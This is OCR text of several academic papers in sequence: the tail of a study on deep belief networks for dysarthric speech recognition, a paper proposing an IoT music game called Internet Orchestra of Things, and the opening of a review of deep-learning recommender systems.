

Fig. 4. Accuracy versus the number of frames fed into the DBNs across three different numbers of nodes per layer.



Fig. 5. Automatic speech recognition accuracy measured against number of hidden layers in acoustic model (DBNs).

TABLE I. WER OF DYSARTHRIA SPEAKERS ACROSS SEVERAL DIFFERENT MODELS

	Severely				Moderate-to-Severely	Moderately	Very mild	
	F01	M01	M02	M04	M05	F03	M03	F02
Baseline(monophone)	74.28	75.64	72.91	71.98	70.12	70.08	69.33	68.76
Triphone(tri1)	71.76	73.45	76.02	74.12	70.04	69.93	67.46	68.53
Triphone(tri2a)	67.12	65.2	68.31	67.52	64.88	64.2	62	61.78
Triphone(tri2b)	74.4	76.54	75.22	73.27	72.3	74.56	73.25	70.36
MMI(tri2b)	83.53	78.36	81.35	79.58	76.86	74.13	71.42	72.05
MMI(LDA+MLLT) (tri2b)	81.37	86.9	85.09	83.46	80.28	79.82	76.45	72.64
MPE(tri2b)	77.81	75.77	76.62	75.66	72.66	72.12	69.3	70.23
LDA+MLLT+SAT (tri3b)	58.09	56.69	57.68	60.04	57.39	58.36	55.69	56.03
MMI(tri3b)	59.59	57.47	59.4	58.63	57.3	56.9	56.7	56.4
MMI+fMMI (tri3b)	54.68	56.64	54.36	55.65	54.6	53.96	53.47	53.67
LDA+MLLT+SAT+ SAT(tri3b)	54.14	52.9	56.62	58.43	55.63	54.98	53.72	53.96
DBN	48.56	49.32	45.59	47.36	46.68	46.92	46.56	45.9

Results indicate that the trained model tends to perform better when the test speakers have higher intelligibility scores, and most individuals with moderate-to-severe and severe dysarthria tend to generate relatively higher ASR recognition accuracy rates. However, there are also some exceptions. For example, one of the severe dysarthria speakers, M01, got the lowest recognition accuracy. The reason for this may be due to different variability of different speakers, when they speak at a different time. All the test results got from DBNs were less than 50%, which is better than the initial results reported in [10].

This study has shown that the use of DBNs makes the recognizer more robust against the data variation of speech signal produced by different degrees of severity of dysarthric speech. The sentence error rates of this experiment are still a little bit high; we are exploring to find a better neural network algorithm to build a specific language model and correct the insert or addition errors of dysarthric speech in order to improve the word and sentence error rate further.

VI. Conclusion and Future Work

This paper showed that the incorporation of the DNN model is useful in obtaining high probable phonemes with dysarthric acoustics. Overall, the results achieved here are superior to similar work discussed in Section 1. However, given the limited number of dysarthric speech samples provided in the database, the results can be considered preliminary; more work with additional data sets would be required to make more conclusive claims.

In future, further studies will be necessary to explore the performance of some different kinds of advanced Deep Neural Networks algorithms, applying different input features streams to improve the system's performance on a larger dataset.

Acknowledgment

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Internet Orchestra of Things: A Different Perspective on the Internet of Things

Understanding Internet of Things Concept through Game

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***Abstract*—The Internet of Things (IoT) is defined as a global network that links together living and/or non-living entities, such as people, animals, software, physical objects or devices. These entities can interact with each other, gather, provide or transmit information to the IoT. Although the Internet of Things is a relatively new concept, various platforms are already available. Some of them are open platforms, enabling both the integration of people, systems, and objects from the physical and virtual world, and the visualization of data. For example, there are already some IoT platforms used, like Google Cloud Platform, Microsoft Azure IoT Hub, Amazon Web Services IoT Platform, IBM Watson IoT Platform, Nimbits, Open.Sen.se, ThingWorx, and ThingSpeak. But what if things could not only "work" and "speak", but also "sing"? We propose a game in which the things connected to IoT can play in real time different sounds, according to the values of some monitored parameters. These things can be grouped in the IoT platform to create a virtual orchestra and make music. Besides this game allowing the creation of great songs, it can be widely used to explain the new ideas behind the fast emerging areas of the Internet of Things. In addition to many technical challenges, it is also worth considering the effect the IoT concept will have on people, society, and economy as a whole.**

Keywords—Internet of Things; music; game; education; RFID; robot

I. Introduction

The Internet of Things (IoT) allows connections between various entities (i.e., human beings, devices, sensors, robots, virtual entities, etc.), using different communication protocols. In this world-wide network of interconnected entities, these different entities (viewed as "things") have the ability to discover and explore one another, gather, provide or transmit information to the IoT.

According to a BuddeComm's report [1], the Internet of Things is going to be a real game-changer. "It will transform every single sector of society and the economy; and it will be out of this environment that new businesses – and indeed new industries – will be born. The infrastructure that is now being built offers a range of features such as ubiquitousness, affordability, low latency, high speed and high capacity. It will link, apart from individual people, millions of devices, such as sensors that will enable us to manage our environment, infrastructure, and our society as a whole much more efficiently" [1].

Despite the fact that the Internet of Things is a relatively new concept, there already is a wide range of IoT platforms and applications spanning multiple domains. Various research studies estimate that IoT adoption will have a radical impact on business and on the way we live. But the potential technical or non-technical IoT users must have at least a minimal understanding of this concept. These users working on the front line with "things" must be able to understand the potential, and find out how they might use the IoT and perhaps find new ways of cost savings or revenue. The lack of knowledge and skills related to the Internet of Things both among employees and management is an important challenge that IoT providers need to address. Still, according to [2], one of the internationally recognized NMC Horizon Reports identifying emerging technologies and practices likely to have a significant impact on global Higher Education over the next five years, the estimated time for adopting the Internet of Things in Higher Education in 2012 was approximately four to five years. And, for example, in 2016, MIT Professional Education includes Internet of Things in its online curriculum [3], but what about children of primary school and secondary school age? How to understand the Internet of Things concept?

In order to make anyone really understand this multifaceted concept that is no longer just an idea, but has already entered in our life, we propose a game named "*Internet Orchestra of Things*".

The rest of the paper is organized as follows: Section 2 gives a brief description of the underlying concepts and introduces various definitions of the Internet of Things. Also, there are presented some IoT platforms and applications. Section 3 address related work. Next section presents the proposed game, Internet Orchestra of Things (IOoT). Subsequently, we discuss two scenarios in which various sensors and, respectively, a robot and different adjacent entities are considered both as things in IoT and as instruments in IOoT. Finally, Section 5 draws the conclusions.

II. Internet of Things

A. Definition

At this moment there are several definitions regarding the Internet of Things. In fact, the concept of Internet of Things is difficult to be accurately defined because the enabling technologies keep moving forward and the concept itself is in a constant state of evolution. Also, it is difficult to provide a definition "that would cover the many facets of this concept/idea/paradigm" and "that is a '*compromise*' among many different views" [4]. Thus, the three points of view about the IoT are emphasized in Fig. 1, Things-oriented, Internet-oriented and Semantic-oriented perspectives.



Fig. 1. The "Internet of Things" paradigm as a result of the convergence of different visions.

This figure also presents several definitions of "Internet of Things". Furthermore, it clearly indicates that the IoT paradigm may be considered as the result of a merger between the three main perspectives mentioned above [7].

In fact, Internet of Things can be simply considered as a shift in paradigm. "From anytime, anyplace connectivity for anyone, we will now have connectivity for anything" [8].

"Anything" can be connected to the Internet of Things as "things":

- Entities
    - Physical entities:
        - Living entities (people, animals, etc.),
        - Non-living entities (devices, etc.).
    - Virtual entities.
- Information

Even though a standardized definition of the "Internet of Things" does not exist, most of the definitions of this paradigm share common points, such as [9]:

- The global unique identification of everything.
- The ubiquitous nature of connectivity.
- The ability of each thing to send and receive data across the Internet of Things.

The Radio Frequency IDentification (RFID) technology is viewed as a founding technology for the Internet of Things [10]. It is one of the technologies used in the process of unique identification of a thing that should be connected to the Internet of Things. This technology implies the use of an RFID tag attached to or embedded into the entity to be identified. This RFID tag allows storing various information about that particular entity. The RFID tags are read and written using an RFID reader.

B. Internet of Things Applications

Currently, IoT-based applications are already used in various fields, such as, health, industrial control, transport, logistics, domotics and daily life [11]. A global commissioned study conducted by Forrester Consulting, "Building Value from Visibility: 2012 Enterprise Internet of Things Adoption Outlook" showed that "the Internet of Things (IoT) is no longer a concept, but a reality that is improving the operations of global enterprises" [12], [13].

One example is that provided by Robert Mawrey who presented in [14] a solution based on ioBridge technology and cloud-services for a complete automation, monitoring and remote controlling of a cranberry bog.

IoT@Work [15], an EU project led by Siemens AG, focuses on harnessing IoT technologies in industrial and automation environments, by developing an IoT-based plug and work concept centered on industrial automation.

Also, worldwide there are various Internet of Things applications that solve different problems related to the elderly or disabled people. Thus, for, example, L. Coetzee and G. Olivrin [16] present in their chapter some applications and challenges in supporting the inclusion of disabled and elderly people in mainstream society.

Technology optimists claim that for any new societal challenge (such as climate change, energy efficiency, health services, etc.) there is always an IoT-based solution that successfully addresses it [10].

But, without a real understanding of the Internet of Things concept, it will be impossible to benefit from the advantages that IoT could bring.

C. Internet of Things Platforms

Although the Internet of Things is a relatively new concept, it becomes more and more tangible through IoT platforms. Various open platforms for Internet linked-things are already available, bridging the gap between the real and the virtual world. Next, we will briefly introduce some of the Internet of Things platforms.

Cosm (formerly Pachube) [17] was launched as an open real-time data infrastructure platform for the IoT. It enables connection of various devices and sensors, data publishing, and allows receiving data and instructions from different devices. The Cosm service also allows supplying data for further processing. In fact, Cosm is viewed as an Internet of Things middleware platform.

Instead using the term "Internet of Things", Open.Sen.se, Cosm competitor, prefers the "Internet of Everything where

Humans, Nature, Machines, Objects, Environments, Information, Physical and Virtual spaces all mix up, talk, intertwine, interact, enrich and empower each other in all sorts of ways" [18]. This open platform allows everything to feel, to act, and to make sense.

Nimbits [19] is an open source platform that allows connecting people, sensors and devices on the cloud. This platform enables various features, such as performing calculations, connecting to social networks (like Facebook, Google Plus and Twitter), storing and sharing files/sensor logs/process diagram, generating alarms, creating statistics, etc.

ThingSpeak [20] is described as "an open application platform designed to enable meaningful connections between things and people". This IoT platform allows users to interact with various devices, to store and retrieve data from things by exploiting standard Web technologies (such as HTTP protocol over the Internet or via a LAN). It also interfaces with various social networks (such as Twitter) and location-based services (like Foursquare and Google Latitude) [21]. Over time, ThingSpeak has been employed for various types of applications, such as location tracking and sensor logging applications. Furthermore, ThingSpeak allows using the cloud in order to store data and perform different calculations, such as rounding, summing, averaging, median, etc.

ThingWorx is a platform for developing applications both for the Internet of Things and the Intranet of Things. The applications built on ThingWorx platform enable the connection of people, systems, and smart things [22].

The things considered in the Internet of Things are usually associated with physical objects, thus providing a real-time, interactive view of the physical world. Although much progress has been made, the development of IoT applications is considerably lagging behind. Without a widespread understanding of the concept, it will be hard to realize the vision of the Internet of Things. To this extent, we propose a game, named "*Internet Orchestra of Things*" that can be widely used to explain the new ideas behind the fast emerging areas of the Internet of Things. It also allows the creation of great songs. In this game, the things in IoT play different sounds, in real time, according to the values of some monitored parameters. These things can be grouped in the IoT platform to create a virtual orchestra and make music. In addition to many technical challenges, it is also worth considering the effect the IoT concept will have on people, society, and economy as a whole.

III. Related Work

Currently there are many games and toolkits designed for composing and managing music [23] (such as SoundJunction [24]). The user is thus able to: create music by choosing sounds from a wide library, use various music managing softwares, build a playlist, or use a microphone as a source [25].

We can also mention the Public Sound Objects (PSOs), a project that proposes "the development of a networked musical system, which is an experimental framework to implement and test new concepts for online music communication. The PSOs project approaches the idea of collaborative musical performances over the Internet by aiming to go beyond the concept of using computer networks as a channel to connect performing spaces" [26].

Reactable is a table based, collaborative musical instrument for exploring, creating, playing and even understanding music in a visual, enjoyable, intuitive and non-intimidating manner [27].

Worldwide, "the use of sonification as a means of representing and analysing data has become a growing field of research in recent years and as such has become a far more accepted means of working with data" [28]. And IoT is more about data and big data.

Although there are various games and platforms, none of these addresses the complex concept of Internet of Things.

IV. Internet Orchestra of Things Game

The game named Internet Orchestra of Things (IOoT) proposes a different perspective on the Internet of Things. The IoT is defined as a global network that links living or non-living entities, such as people, animals, software, physical objects or devices, virtual systems. These entities can interact with each other, access information on the Internet, store and retrieve data, etc. Although the Internet of Things is a relatively new concept, various platforms are already available: some of them are open platforms that enable the integration of people, systems, and objects from the physical world, and the visualization of data. Examples of such platforms are ThingWorx and ThingSpeak. But what would it be if things could not only "work" and "speak", but also sing? Thus, in the suggested game, the things in IoT play different sounds in real time. They actually generate sounds according to the values of some monitored parameters. Furthermore, these things can be grouped to create a virtual orchestra and make music. Besides allowing the creation of great songs, this game can be widely used to explain the new ideas behind the fast emerging areas of the Internet of Things.

At the time of this writing, the IOoT game is designed and we are developing it. Current implementations of the IOoT modules use Pure Data [29] and SuperCollider [30].

Fig. 2 shows the interactions between an IoT platform and IOoT.

The Internet Orchestra of Things comprises of the following modules:

- user interface module;
- real-time sound synthesis engine, that provides an interface to convert in sounds values of various parameters specific to a thing;
- instrument configuration component that allows the setup of the instrument associated with a thing;
- orchestra configuration component that enables the creation of the orchestra, based on the defined instruments;
- user management component that allows the management of players and of their profiles;

- sound multi-agent system that integrates various intelligent agents. These agents enable the collecting and filtering of sound information, according to the profile and criteria defined by the user.

Starting from the model presented in [31], we summarize schematically the relationships between things, instruments and orchestra in Fig. 3.



Fig. 2. General interaction IoT – IOot.



Fig. 3. The information model.

A user can be connected to the IoT as a thing and establish connections with other things over the Internet, either as a source of information, or/and as a consumer. This requires bringing together numerical data from heterogeneous sources (geographically distributed). In order for a patch or an instrument to be created, these data are associated with sounds. Also, some sound parameters, such as pitch or intensity can be set by the user, according to his preference. He will choose the entities that best suit his composition needs and integrate them as sonic instruments in his own orchestra. At the same time, the user is able to interfere and change the structure of the orchestra.

This game encourages the user to discover things connected to the Internet of Things and to establish relationships between them. Also, a user can share his instruments with other players, allowing the development of social cohesion. The proposed game will enable the exploring of large numerical data sets through the corresponding sounds that are produced.

We believe that this game, through the interaction it involves, will allow gamers to understand some requirements and notions regarding the Internet of Things, such as identifying and connecting physical entities (e.g., users, objects, devices) or virtual entities to the Internet of Things, interoperability, etc. The players of IOoT can access this game whenever they want, without any time or geographical limitations.

A. Game Scenario

In order to build an Internet Orchestra of Things, we consider various entities connected to the Internet of Things. An entity can be connected to the IoT in an active mode, allowing sending real-time information to the Internet. In order to connect an entity to the Internet of Things, we can use an existing IoT platform, such as Cosm, Nimbitts, or ThingSpeak. The IoT platform enables the considered entity (viewed as thing in IoT) to share, collaborate, and make use of information uploaded on the web. Thus, it can generate real-time charts, embed graphs on websites, and send real-time data or alerts to other devices [32], [33], such as cell phones or, in this case, our game. Thus, a connected thing in IoT can be viewed as a source of information for the IOot game. According to the information of interest, our game produces specific sounds and the entity can be viewed as a sonic instrument in the Internet Orchestra of Things. Also, a selected thing could be specified by the user to act as a different instrument in the game.

In the first scenario, in order to develop an Internet Orchestra of Things, we consider some sensors, connected to the IoT, that measure temperature, humidity, air quality and noise at various locations in a building or a city. The user can select any of these sensors in order to associate a virtual instrument that could be added to his orchestra.

This could also have another effect on education. Many studies have revealed that the thermal environment in the classroom will affect academic achievements at grade levels within the school. Thus, temperature, an environmental variable, plays an important role in learning and memory. Various studies show that the exposure to high and low temperatures has a negative impact on academic performance. For example, Herrington [34] found that temperatures above 80 degrees Fahrenheit (approx. 26.7 degrees Celsius) "tend to produce harmful physiological effects that decrease work efficiency and output". Also, according to various studies, improper temperature and humidity generate favourable conditions for spreading diseases and infections. Currently, there are no regulations regarding the temperature and humidity values in a classroom or an office setting, but there are some worldwide recommendations. Thus, for example, even though U.S. Occupational Safety and Health Administration does not have regulations addressing temperature and humidity in an office, a subsection of its technical manual does recommend "temperatures ranging from

68 degrees to 76 degrees Fahrenheit and humidity ranging from 20 percent to 60 percent" [35]. These values will be used for the setup of the sound generator.

Next, we consider another game scenario that addresses the connection of a robot (e.g., Surveyor SRV-1) to the Internet of Things. Robots can be seen as "multi-faceted tools with different roles in engineering education" [36] and, in particular, in Internet of Things education. In our game, a robot, named RoboThing, will be used to set up an Internet Orchestra of Things and will be connected to the Cosm Internet of Things platform (Fig. 4). In the IOoT, RoboThing can be connected as a thing that produces sounds, in the same manner an instrument does. The speed and direction of the robot will control the parameters of the generated sound.



Fig. 4. A game scenario architecture.

Furthermore, in our experimental setup, RoboThing has Radio Frequency Identification (RFID) capabilities assured by an RFID reader that is placed on the board of the robot. Thus, RoboThing could identify RFID-tagged entities from its own environment (e.g., entities that are or are not connected to the Internet), and publish on the IoT information related to these entities. In this way, RoboThing allows the connection of these entities to the IOoT. The entities are viewed as different instruments and can be added to the orchestra. Thus, the game allows the generating of complex sonic structures based on the real-world interaction between things connected to Internet of Things and their physical environments. This could be an example of integration between IoT concepts and solutions based on RFID technology. It could also be used to exemplify the third generation of IoT evolution, as it was presented in [10].

V. Conclusion

The Internet of Things can be considered an evolutionary process, rather than a completely new one. "From anytime, anyplace connectivity for anyone, we will now have connectivity for anything" [8]. Different studies estimate that innovative applications and businesses which exploit the accessibility and connectivity of anything connected to IoT, will emerge in the near future [10]. But, the adoption of the Internet of Things in various domains is not possible without a good understanding of the concept. By playing the presented game, Internet Orchestra of Things, users familiarize with the emerging Internet of Things and some of the concepts it involves. Playing IOoT is also about musical creativity and not about playing an instrument.

This game is based on entities (viewed as things in Internet of Things) that do not have keyboards, resonance tubes, etc. But IOoT game allows each entity to produce sounds that reflect its interaction with other entities, or with its environment. Thus, an entity can be viewed as an instrument of the orchestra build by the user. In fact, the user does not actually compose music, but builds an orchestra and chords the virtual instruments. Thus, different users can listen to things. In fact, the players of IOoT can access anything, part of this orchestra any time and from any place.

Creating and playing music with the help of this game can be a social and collective experience that involves creativity, but also, collaboration and competition.

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Deep Learning-based Recommendation: Current Issues and Challenges

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***Abstract*—Due to the revolutionary advances of deep learning achieved in the field of computer vision, object recognition and natural language processing, the deep learning gained much attention. The recommendation task is influenced by the deep learning trend which shows its significant effectiveness. The deep learning based recommender models provides a better detention of user preferences, item features and users-items interactions history. In this paper, we provide a recent literature review of researches dealing with deep learning based recommendation approaches which is preceded by a presentation of the main lines of the recommendation approaches and the deep learning techniques. Then we finish by presenting the recommendation approach adopted by the most popular video recommendation platform YouTube which is based essentially on deep learning advances.**

Keywords—Recommender system; deep learning; neural network; YouTube recommendation

I. Introduction

With the rapid growth in the amount of published data in the Net characterized by an exponential evolution, the task of managing this information becomes more and more difficult. Thereby, the user has more ambiguity in finding the most relevant content for his information need [44], [46]. The recommendation systems serve as information filtering tools which are useful for helping users in discovering new contents, services and products they probably are interested in. The recommender system shows its importance for users as it facilitates the task of information filtering for him especially, the user become lazier and he face usually problems in expressing his information need. Guessing our thoughts by the recommender system seem to be great for time saving purposes. The recommendation process is driven by various embedding features including item features, user preferences and user-item history interactions. Additional contextual information like temporal and spatial data and the used device can be used also for the generation of recommendation items. According to the input data of the recommender system, we can distinguish between four main recommendation models which are collaborative filtering, content-based recommender system, demographic filtering and hybrid recommender system. Despite the widespread of the effectiveness of these models proved through the time, we can deny that these models suffer from some limitations in dealing with the problems of cold-start, data sparsity and Over-specialization. We mean by the cold-start problem, the issue in which the system is unable to draw any interpretations about items or users due to a lack of information gathered. The data sparsity problem is the issue related to the sufficient information about each item or user in a large data set. The over-specialization problem occur with content-based recommendation as all predicted items will be similar to items rated in last time by the user and then the same topic will be preserved and no new items related to new topic that may interest the user will be predicted. To overcome these problems, many solutions are proposed, including the use of deep learning for the enhancement of the recommendation models.

In the recent decades, the deep learning has witnessed a great success in many application fields such as computer vision, object recognition, speech recognition, natural language processing and robotic control where it shows its capability in solving theses complex tasks. In this context, the deep learning has been adopted for enhancing the recommendation approaches by improving the user experiences and ensuring his satisfaction. This is accomplished thanks to the advances of the deep learning in catching items and users' embeddings independently to the data sources nature that might be textual, visual or contextual and predict the suitable recommendations items [2].

The remainder of this paper is organized as follows: In Section 2, we present the background of recommender systems and the deep learning. Section 3 is reserved to the deep learning-based recommender approaches which impact the collaborative filtering approaches as well as the content based recommendation systems. This classification is followed by the identification of the new challenges of the deep learning based recommendation. In Section 4, we focus on YouTube as a deep learning based recommender system and we study its architecture.

II. Background

A. Recommender System

1) Approaches

A recommender system aims to estimate the preference of a user on a new item which he has not seen. The output of a recommender system varies according to the nature of the system, its utility and information treated as inputs. It can be either a rating prediction or ranking prediction. Rating prediction aims to predict the rating scale to an item which is not seen by the user by filling the misplaced entries of the user-item rating matrix. Ranking prediction aims to predict the top n items and produces a ranked list according to its similarity with user profile or items features or both of them.

There are mainly four models used for recommendation depending on the nature of the information used as inputs. These models are content based recommender system, collaborative filtering, demographic filtering and hybrid recommendation.

Content-based recommendation: The input in this type of approaches is the content information. This approach is based on the construction of a user profile basing on items features that the user interacts with it by rating, clicking or any explicit or implicit means of interaction. Treated items can be texts, images or videos. This profile is used to identify new interesting items for the user which is relevant to his profile [42], [43]. The recommendation model is based on the comparison between items and users features. In this category of recommendation, if a user is interested on the item X and the item Y is highly similar to X so Y is predicted to be relevant to the user and recommended for him.

Collaborative filtering: It is an alternative to content based recommender system. As inputs, it relies only on past user behavior. The user behavior is learned from the previous interactions of the user with items presented as user-item matrix. There is no requirement for explicit user profile creation. There are two ways for the interaction with items available to the user, either in explicit way by rating items or using the implicit feedback deducted from clicks through the Net, browsing histories or user interactions in social networks. Information about the user is useful for predicting new items basing on Matrix factorization algorithms.

Demographic filtering: This type of recommendation classifies users under a set of demographic classes representing the demographic characteristics of users known from their age, nationality, gender, occupation and location. The major benefit of this algorithm is the no need for the user ratings history as in the collaborative filtering.

Hybrid model: This approach joins more than one type of the recommendation approaches. The content-based approach can be used to predict similar items and the collaborative filtering and demographic filtering is used to more refine the selection according to user preferences. The hybrid model is applied to overcome the limitation of content-based approach and collaborative filtering. The use of hybrid model is possible while, according to the same task, the inputs data is very varied and then we have the flexibility to use different methods simultaneously to improve the quality of the system as a whole. Many combination techniques have been explored. In this context, different weights are given to each recommendation techniques and used for boosting one of them. Another method is to use suggestions issued from one technique as input to process the second technique.

2) Application fields

Many of the modern internet services require the recommendation approaches for the perdition of new items to the user. This requirement comes from its vital role in boosting business, facilitating the decision making and tracking the user intention without his explicit intervention. Among the application fields which depend essentially on recommendation approaches are: movies recommendation, news recommendation, e-commerce services recommendation, books recommendation, e-learning recommendation, songs recommendation, websites recommendation, travel destinations recommendation, applications recommendation and so on [2].

Each recommendation scenario has its specificity for choosing entrees attributes and the suitable approaches. In the following we present some related works dealing with different applications fields.

Multimedia platforms recommendation: This type of recommendation deals with content based approach as well as the collaborative filtering approach. There several commercialized Multimedia platforms recommender systems dealing with movies (IMDb, Netflix,), videos (YouTube, DailyMotion…), music (Deezer, Spotify…) or images (Flickr). Among the movie recommendation systems, we find, MovieLens, MovRec, Netflix. MovieLens is based on collaborative filtering approach to make recommendations of movies which are not yet seen by the user based on the previous user movie ratings. MovRec [6] is based also on collaborative filtering approach to recommend movies which are judged to be most suitable to the user at that time using Matrix factorization and k-means algorithms. Netflix is the hybrid recommender system which makes recommendations by fetching users having similar profiles (collaborative filtering) as well as by predicting movies sharing similar features with movies highly interested by the user (content-based filtering).

News recommendation: This type or recommendation focuses more on the freshness of the news article. The two approaches content-based recommendation and collaborative filtering have been adopted for the purpose of news recommendation and mostly the two strategies are combined [7]-[9]. First, as for the content based news recommendation, a profile for each user is created and used for matching the news articles basing on article features, user profile or both for hybrid recommendation. Second is the collaborative filtering approach which rely only on past user behavior without requiring the creation of explicit profiles.

E-commerce services recommendation: Many of the largest E-commerce Web sites are based on recommendation techniques to help their customers to find the most valuable products among the available ones and recommend them to be purchased by the user. This technique plays a major role in increasing the sales of these E-commerce sites. The most famous E-commerce websites we find are Amazon.com and eBay.

Recommendation in these websites is generated based on the likelihood of the available items and the previous purchased, clicked or liked items by users.

E-learning recommendation: This type of recommendation is adopted for the personalization of educational content. Many systems are based on hybrid recommendation approach which takes advantage of the rating data or the users feedback and tags associated to the courses to recommend the suitable pedagogical resources to users [10], [11]. Some systems are based only on the collaborative filtering approach like the work of [12] adopted for the recommendation of learning materials by the consideration of the context, the students' profile and the learning materials properties. These techniques are exploited by the e-learning platforms Coursera and Moodle to satisfy the user profile and his intention.

Social network recommendation: The power of social networks comes from its capability in connecting users in the easiest way and recommending the suitable information to the users without his explicit intervention. Behind this power, we find a great importance related to the development of link recommendation features and handling the social graph basing on the topology of existing links and leveraging quantities such as node degree and edge density [13].

Link recommendation techniques are categorized into learning-based techniques and proximity-based techniques. The learning-based techniques are based on training algorithms for the prediction of the association likelihood to the link. Otherwise, the proximity-based techniques do not need a construction of training data. They are characterized by the easiness of implementation which make them widely applied in practice [14]. These techniques dealing with common neighbor are used by the major of online social networks for recommendation of new friends, new groups, new pages, or new connections. This is available through the functionality "People You May Know" and "mutual friend" in Facebook, "shared connection" and "People You May Know" in LinkedIn and "You May Know" in Google+.

Job recommendation: This type of recommendation is the core of the intelligent recruitment platforms which deals with the matching between job-seekers and vacancies. This platform can be useful for job-seekers as well as for employers who are looking for specific skills. This type of recommendation learn generalizations between user profile and job posting based on similarity in title, skill, location, etc. Author in [15] proposes an efficient statistical relational learning approach which is used for constructing a hybrid job recommendation system. Author in [16] propose a directed weighted graph where the nodes are users, jobs and employer. The recommendation process is applied based on the similarity computing between any two profiles of objects.

3) Datasets and evaluation metrics

Concerning datasets used for the evaluation of new proposed approaches dealing with recommender system techniques, there are several ones which are used depending on the type of application fields and the input-output parameters. Table I presents the famous evaluation datasets according to the specific application field.

TABLE. I. DATASETS FOR RECOMMENDER SYSTEM VALIDATION

Application fields	Datasets
Movies	MovieLens Netfix Dataset MoviePilot Dataset Jester Yahoo!
Products	Amazon eBay kaggle eCommerce Item Data
Music	Last.fm Dataset Spotify Dataset Million Song Dataset Audioscrobbler
News	YOW Dataset SmartMedia Dataset Crawling from news websites
Pedagogical content	Book-Crossing Dataset Scholarly Paper Recommendation Datasets
